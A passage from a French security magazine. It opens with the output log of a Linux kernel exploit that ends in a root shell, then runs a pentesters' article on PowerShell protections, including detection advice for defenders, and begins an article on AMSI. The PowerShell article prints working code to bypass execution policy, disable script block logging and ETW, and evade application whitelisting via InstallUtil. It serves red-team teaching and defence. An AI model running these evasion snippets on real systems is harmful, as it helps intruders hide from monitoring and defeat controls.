[+] socket created (send_fd = 3, recv_fd = 4)
[+] netlink socket bound (nl_pid=118)
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink socket created = 4
[+] netlink fd duplicated (unblock_fd=3, sock_fd2=5)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 4 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 5 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
...
[+] arbitrary call succeed!
[+] exploit complete!
[ ] popping shell now!
[root@localhost tmp]# id
uid=0(root) gid=0(root) groups=0(root)
```

www.lexfo.fr

✉ contact@lexfo.fr – ☎ 01 40 17 91 28

ÉVOLUTION DE LA SÉCURITÉ DE POWERSHELL ET TECHNIQUES DE CONTOURNEMENT

Lény BUENO – leny.bueno@digital.security

Slim MERIAH – slim.meriah@digital.security

Pentesters au CERT digital.security

PowerShell est un interpréteur de lignes de commandes et un langage de script reposant sur le framework Microsoft .NET intégré dans les systèmes Windows. Rapidement devenu un outil indispensable pour les administrateurs système, nous verrons dans cet article comment le large spectre de fonctionnalités offert par PowerShell permet aux attaquants de contourner les protections progressivement mises en place par Microsoft.

mots-clés : *PENTEST / BYPASS / POWERSHELL / AMSI / SCRIPTBLOCK / RED TEAM*

PowerShell est un langage de script orienté objet qui s'appuie sur les classes du framework .NET pour interagir avec un système Windows, en local ou à distance. De par la simplicité de sa syntaxe et des nombreuses fonctionnalités offertes par ce langage, celui-ci a rapidement pris la place de ses prédécesseurs WSH (*Windows Script Host*) et MS-DOS (BAT) au sein des entreprises.

Aujourd'hui disponible dans sa version 6, PowerShell a été introduit nativement dans sa version 2.0 avec Windows 7. Depuis cette version, un nouvel éditeur de code PowerShell nommé ISE est également intégré. Avant cela, la première version de PowerShell

était disponible sous forme de mise à jour facultative sur Windows XP, Windows Vista ainsi que Windows Server 2003.

La diversité des cmdlets (applets de commandes) ainsi que la possibilité d'interagir avec l'API Windows (Win32 API), ou encore l'intégration d'une interface permettant d'interroger des classes WMI (*Windows Management Instrumentation*), en ont fait une technologie de choix pour la mise en place d'attaques plus ou moins furtives. En contrepartie, au fil des versions, Microsoft a intégré différentes politiques et mesures de sécurité permettant de bloquer et/ou détecter l'utilisation malveillante de PowerShell.

1. POLITIQUE D'EXÉCUTION

Parmi les premières mesures de sécurité PowerShell intégrées par Microsoft se trouve la politique d'exécution de scripts. Cette dernière a été mise en place afin de définir les conditions permettant l'exécution de scripts PowerShell au sein d'un système.

Plusieurs types de politiques plus ou moins restrictives peuvent être définies avec la cmdlet **Set-ExecutionPolicy** : *AllSigned*, *Bypass*,

Default, *RemoteSigned*, *Restricted*, *Undefined* et *Unrestricted*. Par défaut, la politique *Restricted* est mise en place sur les postes de travail Windows (client) et *RemoteSigned* sur les serveurs Windows.

- La politique *Restricted* implique que seules les commandes PowerShell puissent être exécutées. En théorie, il n'est donc pas possible d'exécuter les scripts, peu importe leur contenu.
- La politique *RemoteSigned* permet d'exécuter les scripts PowerShell. Cependant, les scripts provenant d'Internet doivent être signés par un éditeur approuvé.

Une politique d'exécution restrictive peut être facilement contournée par un attaquant ayant accès à un système Windows. Cette mesure est davantage utile dans le cas où un utilisateur lambda exécute un script malveillant par inadvertance.

1.1 Contournement d'une politique d'exécution restrictive

De nombreuses techniques existent aujourd'hui pour contourner une politique d'exécution restrictive afin de lancer un script PowerShell sur un système Windows [NETSPI].

1.1.1 Invoke-Expression

Invoke-Expression est une applet de commande PowerShell permettant d'évaluer des expressions PowerShell et d'exécuter des commandes. L'utilisation de cette cmdlet permet d'exécuter des scripts PowerShell peu importe le niveau de restriction mis en place via la politique d'exécution. Il suffit pour cela de passer à Invoke-Expression le contenu d'un script en entrée (via la cmdlet **Get-Content** ou **Download Cradles** [DLCRAD]) :

```
PS C:\Users\dslab\Documents> .\scriptDeTest.ps1
.\scriptDeTest.ps1 : Impossible de charger le fichier C:\Users\dslab\Documents\scriptDeTest.ps1, car l'exécution de scripts est désactivée sur ce système. Pour plus d'informations, consultez about_Execution_Policies à l'adresse https://go.microsoft.com/fwlink/?LinkID=135170.
Au caractère Ligne:1 : 1
+ .\scriptDeTest.ps1
+ ~~~~~
+ CategoryInfo          : Erreur de sécurité : (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\dslab\Documents> Get-Content .\scriptDeTest.ps1|Invoke-Expression
Bonjour tout le monde !
PS C:\Users\dslab\Documents>
```

1.1.2 Utilisation de la politique Bypass

La politique d'exécution Bypass permet à un utilisateur d'exécuter n'importe quel script PowerShell.

Afin d'exécuter un script sur un système où la politique d'exécution est restrictive, il est possible de forcer le mode Bypass sur la politique sans que cela nécessite les privilèges d'administration :

- Cela peut se faire en modifiant une variable d'environnement, ce qui ne va impacter que la session PowerShell courante. Ainsi, l'exécution de script ne va pas être possible si l'utilisateur relance une autre invite de commandes PowerShell :

```
PS C:\Users\dslab\Documents> $env:PSExecutionPolicyPreference="bypass"
PS C:\Users\dslab\Documents> .\scriptDeTest.ps1
Bonjour tout le monde !
PS C:\Users\dslab\Documents>
```

- Il est possible de passer en mode Bypass en appliquant cette politique durant l'exécution de PowerShell avec le paramètre **-ExecutionPolicy** ou **-ep** :

```
PS C:\Users\dslab\Documents> powershell.exe -ExecutionPolicy Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

PS C:\Users\dslab\Documents> .\scriptDeTest.ps1
Bonjour tout le monde !
PS C:\Users\dslab\Documents>
```

1.1.3 Annulation du « AuthorizationManager »

AuthorizationManager est une classe permettant de contrôler et restreindre l'exécution des commandes PowerShell dans un contexte spécifique. Cette classe fait partie de **System.Management.Automation**, une librairie permettant d'exécuter PowerShell.

Ainsi, en implémentant une fonction permettant de mettre à **null** la classe **AuthorizationManager** dans la session PowerShell courante, la politique d'exécution devient automatiquement non restrictive (*Unrestricted*) et permet ainsi d'exécuter n'importe quel script.

Pour cela, il suffit d'appeler la fonction suivante au sein d'une invite de commandes PowerShell :

```
function Disable-ExecutionPolicy {($ctx = $executioncontext.
gettype().getfield("_context","nonpublic,instance").getvalue(
$executioncontext)).gettype().getfield("_authorizationManager",
"nonpublic,instance").setvalue($ctx, (new-object System.Management.
Automation.AuthorizationManager "Microsoft.PowerShell"))}
```

```
PS C:\Users\dslab\Documents> .\scriptDeTest.ps1
.\scriptDeTest.ps1 : Impossible de charger le fichier C:\Users\dslab\Documents\
scriptDeTest.ps1, car l'exécution de scripts est désactivée sur ce système.
Pour plus d'informations, consultez about Execution_Policies à l'adresse
https://go.microsoft.com/fwlink/?LinkID=135170.
Au caractère Ligne:1 : 1
+ .\scriptDeTest.ps1
+ ~~~~~
+ CategoryInfo          : Erreur de sécurité : (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\dslab\Documents> Disable-ExecutionPolicy
PS C:\Users\dslab\Documents> .\scriptDeTest.ps1
Bonjour tout le monde !
PS C:\Users\dslab\Documents>
```

2. ANTIMALWARE SCAN INTERFACE (AMSI)

2.1 Principes de l'AMSI

AMSI est une interface permettant de fournir, à n'importe quelle application tierce installée sur un système Windows (antivirus, logiciels de sécurité, etc.), un moyen d'analyser l'exécution d'un script, même chargé en mémoire, afin de détecter s'il est malveillant ou non.

2.2 Techniques de contournement de l'AMSI avec PowerShell

2.2.1 Manipulation de chaînes de caractères

Dans un premier temps, l'analyse effectuée par l'AMSI sur un script potentiellement malveillant repose sur une base de signatures. Par conséquent, l'obfuscation des chaînes de caractères ainsi que la modification d'un script d'attaque peut être un moyen efficace et facile à mettre en place pour contourner une détection.

Certains outils tels que Invoke-Obfuscation ou encore PSAmSI peuvent s'avérer être très utiles pour contourner la détection basée sur les signatures de l'AMSI.

2.2.2 Patching de la mémoire

La librairie **AMSI.dll** est chargée dans la mémoire du processus **powershell.exe** pour analyser une session PowerShell.

Cette technique de contournement de l'AMSI repose sur ce principe de fonctionnement. En effet, la librairie **AMSI.dll** est chargée

#	Time of Day	Thread	Module	API
37	1:42:24.167 PM	17	clr.dll	AmsiScanBuffer (...)
38	1:42:24.198 PM	1	clr.dll	AmsiCloseSession (...)
39	1:42:24.198 PM	17	clr.dll	AmsiOpenSession (...)
40	1:42:24.198 PM	17	clr.dll	AmsiScanBuffer (...)
41	1:42:24.198 PM	1	clr.dll	AmsiCloseSession (...)
42	1:43:30.792 PM	17	clr.dll	AmsiOpenSession (...)
43	1:43:30.792 PM	17	clr.dll	AmsiScanBuffer (...)
44	1:43:30.901 PM	1	clr.dll	AmsiCloseSession (...)
45	1:43:30.901 PM	17	clr.dll	AmsiOpenSession (...)
46	1:43:30.901 PM	17	clr.dll	AmsiScanBuffer (...)
47	1:43:30.917 PM	17	clr.dll	AmsiScanBuffer (...)
48	1:43:30.917 PM	17	clr.dll	AmsiScanBuffer (...)
49	1:43:30.933 PM	17	clr.dll	AmsiScanBuffer (...)
50	1:43:30.933 PM	17	clr.dll	AmsiScanBuffer (...)
51	1:43:30.948 PM	1	clr.dll	AmsiCloseSession (...)
52	1:43:30.948 PM	17	clr.dll	AmsiOpenSession (...)
53	1:43:30.948 PM	17	clr.dll	AmsiScanBuffer (...)
54	1:43:30.948 PM	1	clr.dll	AmsiCloseSession (...)

Fig. 1 : AmsiScanBuffer à chaque fois qu'une commande PowerShell est exécutée.

dans l'espace mémoire du processus PowerShell lancé par un simple utilisateur, qui dispose donc des privilèges suffisants pour en modifier le comportement.

En étudiant les fonctions de l'API appelées durant une analyse, il s'avère que la fonction **AmsiScanBuffer** [AMSI] semble pertinente :

```
HRESULT AmsiScanBuffer( HAMSICONTXT amsiContext,
    PVOID buffer, ULONG length, LPCWSTR contentName,
    HAMSISESSION amsiSession, AMSI_RESULT *result );
```

Le paramètre **length** correspond au nombre d'octets qui vont être lus du tampon contenant le code à analyser. En spécifiant la valeur 0 au niveau du paramètre **length**, aucun octet du script ne va donc être analysé par l'AMSI.

Cette technique permet ainsi de désactiver l'AMSI. Plusieurs outils et scripts existent aujourd'hui pour automatiser cette manœuvre.

3. DÉTECTIONS ET INVESTIGATIONS

Face aux différentes attaques pouvant être mises en œuvre, la BlueTeam possède un certain nombre d'outils pour détecter et investiguer ces dernières.

3.1 PowerShell Transcript

Start-Transcript est une cmdlet présente depuis PowerShell v2 qui enregistre l'ensemble des commandes d'une session PowerShell dans un fichier texte. Ce fichier contient également des informations telles que le nom de l'utilisateur exécutant les commandes, un horodatage pour chaque commande entrée, le résultat des commandes, etc.

Dans le cas de la mise en place d'un système de journalisation centralisé, le fichier de journalisation peut être stocké sur un serveur distant.

Pour démarrer l'enregistrement, il suffit d'exécuter la cmdlet **Start-Transcript**. Le fichier dans lequel enregistrer les commandes peut également être précisé via les paramètres :

```
Start-Transcript -Path "C:\journalisation\transcript.txt"
```

À des fins de détections et d'investigations, ce mécanisme peut être implémenté au sein d'un environnement Windows Active Directory. Pour cela, une stratégie de groupe (GPO) nommée « Activer la transcription PowerShell » peut être mise en place en configurant le répertoire de sortie pour le fichier de journalisation ainsi que la présence ou non des en-têtes contenant les informations sur l'environnement d'exécution des commandes.




Fig. 2 : Fenêtre Windows de configuration de la stratégie « Activer la transcription PowerShell ».

3.2 PowerShell Script Block Logging

La journalisation des blocs de scripts PowerShell est également possible via une GPO pouvant être activée sur les environnements Active Directory. Concrètement, un script block correspond à tout type de commande PowerShell pouvant être exécuté. Ainsi, lorsque du code PowerShell est exécuté, chaque instruction présente dans celui-ci va être journalisée. L'avantage de cette stratégie pour une BlueTeam réside dans le fait que les instructions PowerShell sont journalisées au cours de leur exécution. Ainsi, les instructions obfusquées ou contenant des chaînes

de caractères encodées vont être journalisées dans un format pouvant être facilement interprété par un analyste (chaînes de caractères décodées et code désobfusqué). Également, les journaux du script block logging sont intégrés au sein du gestionnaire d'événements Windows. Cela facilite donc le processus de centralisation des journaux via WinRM et également leur traitement.

3.2.1 Deep script block logging

Avec la version 5 de PowerShell, Microsoft a introduit un mécanisme permettant de journaliser automatiquement des instructions même si la stratégie de script block logging n'est pas implémentée. En effet, lorsque des instructions PowerShell considérées comme étant suspectes par le système sont exécutées, celles-ci sont enregistrées même si le script block logging est désactivé.

Les instructions considérées comme étant suspectes par le système correspondent à des commandes PowerShell exécutant du code généré dynamiquement :

```
$tmp = [System.Convert]::FromBase64String("ZWNobyAnQm9uam91ciB0b3V0IGx1IGlvdmlkICEn")
$cmd = [System.Text.Encoding]::UTF8.GetString($tmp)
Invoke-Expression $cmd # exécute la commande 'echo Bonjour tout le monde !'
```

3.3 Techniques de contournement

Il existe aujourd'hui différentes techniques permettant d'éviter les détections et les remontées d'alertes lorsque PowerShell est utilisé au cours des audits Red Team.

3.3.1 Unmanaged PowerShell

Il arrive parfois que les membres d'une Blue Team surveillent l'exécution des processus conventionnels pour exécuter du PowerShell, soit : **powershell.exe** et **powershell_ise.exe**. En effet, généralement des règles de détection ainsi que des restrictions sont mises en place en se basant sur l'exécution de ces processus spécifiques.

Concrètement, afin d'exécuter des commandes PowerShell, le processus **powershell.exe** charge la librairie .NET **System.Management.Automation**

[LIBPSHELL] et fait appel à ses fonctions permettant d'évaluer des expressions PowerShell. Ainsi, en reprenant ce principe, il est possible d'exécuter du PowerShell depuis n'importe quel autre processus tant que celui-ci charge la même librairie (**System.Management.Automation**). Par exemple, une DLL contenant du code PowerShell et faisant appel aux fonctions de la librairie **System.Management.Automation** pour exécuter ce même code pourrait être injectée dans la mémoire d'un processus légitime.

Par conséquent, en audit Red Team, les règles de détection basées sur la surveillance des processus **powershell.exe** et **powershell_ise.exe** ne devraient pas détecter une activité suspecte étant donné que le code PowerShell exécuté via cette technique peut être lancé depuis n'importe quel autre programme. Cela permet ainsi d'être plus furtif et de gagner du temps sur une phase de post-exploitation. Plusieurs projets existent aujourd'hui pour facilement mettre en place ce type de technique **[UNPSHELL]**.

3.3.2 Contournement du script block logging

Comme vu précédemment, le script block logging correspond à une GPO permettant de journaliser chaque instruction PowerShell exécutée. Ainsi, lorsqu'une session PowerShell est initialisée, PowerShell vérifie si cette GPO est implémentée et insère dans un cache une valeur permettant d'identifier la mise en place ou non de la stratégie. Concrètement, à chaque fois qu'une instruction PowerShell va être exécutée, PowerShell va vérifier dans son cache si le script block logging est mis en place ou non.

La technique de contournement repose sur ce principe. En effet, la valeur mise en cache par PowerShell permettant d'identifier l'implémentation de la GPO est accessible en écriture par un simple utilisateur ayant ouvert une session PowerShell. Ainsi, il est possible avec un morceau de code de réécrire les valeurs mises en cache dans le but de forcer la désactivation du script block logging pour la session courante :

```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetField"('cachedGroupPolicySettings', 'N'+ 'onPublic,Static')
If ($GroupPolicyField) {
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)
```

```

If ($GroupPolicyCache['ScriptB'+ 'lockLogging']) {
    $GroupPolicyCache['ScriptB'+ 'lockLogging']
    ['EnableScriptB'+ 'lockLogging'] = 0
    $GroupPolicyCache['ScriptB'+ 'lockLogging']
    ['EnableScriptBlockInvocationLogging'] = 0
}
$val = [System.Collections.Generic.Dictionary[string, System.
Object]]::new()
$val.Add('EnableScriptB'+ 'lockLogging', 0)
$val.Add('EnableScriptB'+ 'lockInvocationLogging', 0)
$GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\
Windows\PowerShell\ScriptB'+ 'lockLogging'] = $val
}

```

Par ailleurs, il existe également une autre technique pour contourner le script block logging. Celle-ci consiste à assigner une valeur nulle à une instance de la classe **EventProvider** chargée de journaliser les événements PowerShell :

```

$EtwProvider = [Ref].Assembly.GetType('System.Management.Automation.
Tracing.PSEtwLogProvider').GetField('etwProvider', 'NonPublic,Static');
$EventProvider = New-Object System.Diagnostics.Eventing.EventProvider
-ArgumentList @([Guid]::NewGuid());
$EtwProvider.SetValue($null, $EventProvider);

```

Cependant, il est à noter que les instructions PowerShell permettant de contourner le script block logging vont tout de même être journalisées et cela va donc générer une alerte (événement de type avertissement). Il est ainsi important soit d'obfusquer le code permettant de contourner cette stratégie au préalable, ou bien d'utiliser la technique du Unmanaged PowerShell vue précédemment pour être davantage furtif. Dans ce cas, le Script block logging sera également activé, cependant, les règles mises en place par les équipes Blue Team sont généralement configurées pour remonter des alertes basées uniquement sur les blocs de scripts exécutés depuis le processus **powershell.exe**, **powershell_ise.exe**, etc.

3.3.3 Utilisation d'une version inférieure de PowerShell

Durant un exercice de type Red Team, il est judicieux de vérifier quelles versions de PowerShell sont présentes sur le système. En effet, la version 2 n'est pas compatible avec les mesures de sécurité et de journalisation mises en place dans les versions plus évoluées de PowerShell.

La commande suivante permet de vérifier si la version 2 de PowerShell est disponible sur un système :

```
reg query HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine
```

Pour lancer PowerShell v2, il suffit juste d'exécuter la commande suivante, cela fonctionne également depuis une session PowerShell ayant une version plus évoluée :

```
powershell -version 2
```

Cependant, sur Windows 10, il est généralement nécessaire d'installer au préalable la version 2.0.50727 du framework .NET, ce qui n'est malheureusement pas envisageable sur un environnement de production au cours d'un audit Red Team.

4. ENVIRONNEMENTS DURCIS

Les solutions de contrôle d'applications à l'échelle du système sont de plus en plus présentes en entreprise. En environnement Windows, on retrouvera généralement les solutions DeviceGuard ou AppLocker, qui permettront, via la définition de règles de stratégies, d'autoriser ou non l'exécution d'une application sur le système.

4.1 Listes blanches et mode de langage contraint

Si l'une de ces solutions est active, il se pourrait que l'exécution des applications **powershell.exe** et **powershell_ise.exe** soit interdite, ou que PowerShell soit exécuté en mode de langage contraint (CLM pour *Constrained Language Mode*).

Ce mode permet de prendre en charge les tâches administratives quotidiennes, tout en limitant l'accès aux éléments de langage sensibles, qui pourraient être utilisés à des fins malveillantes (comme un appel à l'API Windows ou le chargement d'un script en mémoire par exemple).

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage

PS C:\> [System.Console]::WriteLine("Bonjour tout
le monde !")
Cannot invoke method. Method invocation is supported
only on core types in this language mode.
At line:1 char:1
+ [System.Console]::WriteLine("Bonjour tout le
monde !")
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:)
[], RuntimeException
+ FullyQualifiedErrorId :
MethodInvocationNotSupportedInConstrainedLanguage
```

Il est également intéressant de préciser que dans ces conditions, tout script faisant partie de la liste blanche des fichiers autorisés par la solution de contrôle d'applications, pourra être exécuté en mode de langage complet.

4.2 Techniques de contournement

Bien que les listes blanches d'applications et le mode de langage contraint renforcent la robustesse d'un système, ces solutions ne sont pas infaillibles et des méthodes de contournement existent.

4.2.1 Mode de verrouillage AppLocker

À chaque démarrage de PowerShell, un script et un module sont créés dans le répertoire temporaire de l'utilisateur puis exécutés. Leur nom est généré aléatoirement et leur contenu ne comporte qu'un unique commentaire. Si l'exécution s'est déroulée avec succès, la session PowerShell sera en mode de langage complet, dans le cas contraire, cela signifie que le mode de verrouillage AppLocker est actif et la session sera donc en mode de langage contraint.

Cela devient intéressant, car PowerShell obtient le répertoire temporaire de l'utilisateur dans lequel créer les fichiers à partir des variables d'environnement. D'autre part, les règles par défaut d'AppLocker autorisent l'exécution de scripts depuis **C:\Windows***.

Ainsi, en remplaçant le répertoire temporaire de l'utilisateur par **C:\Windows\temp** dans la variable d'environnement et en exécutant PowerShell, les scripts vérifiant la politique AppLocker seront exécutés avec succès. La session sera alors en mode de langage complet.

Cette technique, découverte par Oddvar Moe, a aussitôt été portée dans son module PowerShell aidant à identifier les faiblesses AppLocker **[POWERAL]**.

4.2.2 Binaires Microsoft signés

Dans le cas où l'exécution de **powershell.exe** est interdite, il faut garder à l'esprit qu'il est possible d'exécuter des commandes PowerShell par le biais de code C# :

```
using System;
using System.Management.Automation;
namespace Powershell
{
    class Program
    {
        static void Main(string[] args)
        {
            PowerShell ps = PowerShell.Create();
            ps.AddCommand("Invoke-Expression");
            ps.AddArgument("payload");
            ps.Invoke();
        }
    }
}
```

Petite astuce, l'utilisation de la classe **Pipeline [PIP]** permet de contourner le mode de langage contraint.

Côté exécution du code C#, ce n'est pas non plus cause perdue, l'utilisation de binaires Microsoft signés permettra de passer outre la liste blanche d'applications.

Une première possibilité repose sur le Microsoft Build Engine (MSBuild), une plateforme de génération d'applications utilisée par Visual Studio pour charger et générer des projets managés (**.csproj**). Il est possible d'insérer du code C# dans la structure XML de ces fichiers (**[UNIC]** et **[MSBU]**).

Une seconde possibilité repose sur l'utilitaire InstallUtil, qui peut charger et exécuter du code C# dans son propre processus par le biais de ses fonctions d'installation ou de désinstallation :

```
using System;
using System.Management.Automation;
namespace Whitelist
{
    class Program
    {
        static void Main(string[] args)
```

```

    {
    }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.
Install.Installer
{
    public override void Uninstall(System.
Collections.IDictionary savedState)
    {
        PowerShell ps = PowerShell.Create();
        ps.AddCommand("Invoke-Expression");
        ps.AddArgument("payload");
        ps.Invoke();
    }
}

```

La fonction d'installation nécessite les droits d'administration, contrairement à la fonction de désinstallation qui peut être appelée par un utilisateur non privilégié.

Reste alors à compiler le code malveillant puis l'exécuter :

```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
csc.exe /unsafe /platform:x64 /out:InstallUtil.exe
InstallUtil.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
InstallUtil.exe /U InstallUtil.exe

```

Il ne s'agit bien évidemment que d'un échantillon de possibilités parmi tant d'autres.

4.2.3 Rétrogradation de version PowerShell

Une fois encore, si la version 2 de PowerShell est accessible sur le système, le simple fait de la charger enlèvera cette protection. En effet, cette version ne supporte pas le mode de langage contraint.

CONCLUSION

Avec suffisamment de moyens, une Blue Team a désormais toutes les cartes en main pour rapidement détecter les tentatives d'intrusions et déplacements latéraux au sein de son SI.

Un parc moderne et à jour, un bouquet de GPO judicieusement sélectionnées, un espace de stockage suffisant pour recueillir l'ensemble des jour-

naux collectés et surtout une solide équipe capable de créer les règles de corrélation et les mécanismes d'alertes adéquats feront frémir les plus aguerris des pentesters.

Quoiqu'il en soit, les attaquants les plus avertis rivalisent d'ingéniosité et trouveront toujours un moyen pour contourner les nouvelles protections, le tout étant de les ralentir au maximum et de complexifier leur tâche.

REMERCIEMENTS

Elias ISSA et Thomas GAYET pour leur aide ainsi que leur relecture. ■

RÉFÉRENCES

[NETSPI] Scott Sutherland, « 15 ways to Bypass the PowerShell Execution Policy » :

<https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>

[DLCRAD] Harmj0y : <https://gist.github.com/Harmj0y/bb48307ffa663256e239>

[AMISCAN] Microsoft AmsiScanBuffer : <https://docs.microsoft.com/en-us/windows/desktop/api/amsi/nf-amsi-amsiscanbuffer>

[LIBPSHELL] Classe PowerShell : <https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.powershell?view=powershell-6.2.0>

[UNPSHELL] Lee Christensen, Unmanaged PowerShell : <https://github.com/leechristensen/UnmanagedPowerShell>

[POWERAL] Oddvar Moe, PowerAL : <https://github.com/api0cradle/PowerAL>

[PIP] Classe Pipeline : <https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.runspaces.pipeline?view=powershell-sdk-1.1.0>

[UNIC] Mr-Un1k0d3r, PowerLessShell : <https://github.com/Mr-Un1k0d3r/PowerLessShell>

[MSBU] Cn33liz, MSBuildShell : <https://github.com/Cn33liz/MSBuildShell/>

AMSI : FONCTIONNEMENT ET CONTOURNEMENTS

Matthieu BARJOLE – aevy – matthieu.barjole@synacktiv.com

Security ninja @ Synacktiv

Avec Windows 10, Microsoft a introduit l'Antimalware Scan Interface (AMSI) dont l'objectif est de faciliter l'interaction entre les langages de scripting et les solutions antivirus. Ce mécanisme permet notamment de déjouer certaines techniques d'obfuscation visant à échapper aux signatures antivirus.

mots-clés : AMSI / ANTIVIRUS / WINDOWS

L'Antimalware Scan Interface (AMSI) est un mécanisme de protection intégré au sein de Windows 10. Son objectif est de fournir aux développeurs une interface leur permettant d'interagir de façon abstraite avec les solutions antivirus installées sur un poste. Son usage est notamment destiné aux langages de scripting tels que PowerShell, JScript, VBScript ou VBA.

Dans cet article, nous étudierons le fonctionnement de l'AMSI ainsi que son implémentation au sein de divers composants, puis nous nous intéresserons aux méthodes permettant de contourner ce mécanisme.

1. AMSI

1.1 Fonctionnement

Lorsqu'une application souhaite procéder à l'inspection d'un contenu par un antivirus, celle-ci fait appel à l'AMSI. L'interface joue alors le rôle de courtier en redistribuant le contenu à analyser vers les différents « providers » (antivirus) inscrits auprès d'elle. Ce fonctionnement est présenté par le schéma en figure 1.

L'objectif de Microsoft est de fournir davantage de visibilité aux antivirus sur le contenu d'un script, et




Fig. 1 : Architecture de l'AMSI.

ce notamment pendant son exécution. En effet, afin de déjouer les signatures virales, les attaquants ont recours à de l'obfuscation, rendant le travail des scanners plus ardu, voire impossible. Grâce à l'AMSI, une application pourra demander l'inspection de chaque instruction avant son exécution et interrompre le script dans le cas d'une détection. Ainsi, même en présence d'obfuscation, les antivirus auront accès aux instructions sous leur forme lisible. Finalement, il existe un mécanisme de session permettant aux providers de maintenir un contexte commun aux instructions.

La figure 2 illustre le cycle d'exécution d'une application utilisant l'AMSI.




Fig. 2 : Cycle AMSI.

1.2 Utilisation

D'après Microsoft [1], AMSI est déjà utilisée par plusieurs applications ou composants sur Windows 10 :

- PowerShell ;
- JScript et VBScript ;
- VBA (macros Office) ;
- UAC (élévation d'EXE, COM, MSI ou installation de composants ActiveX).

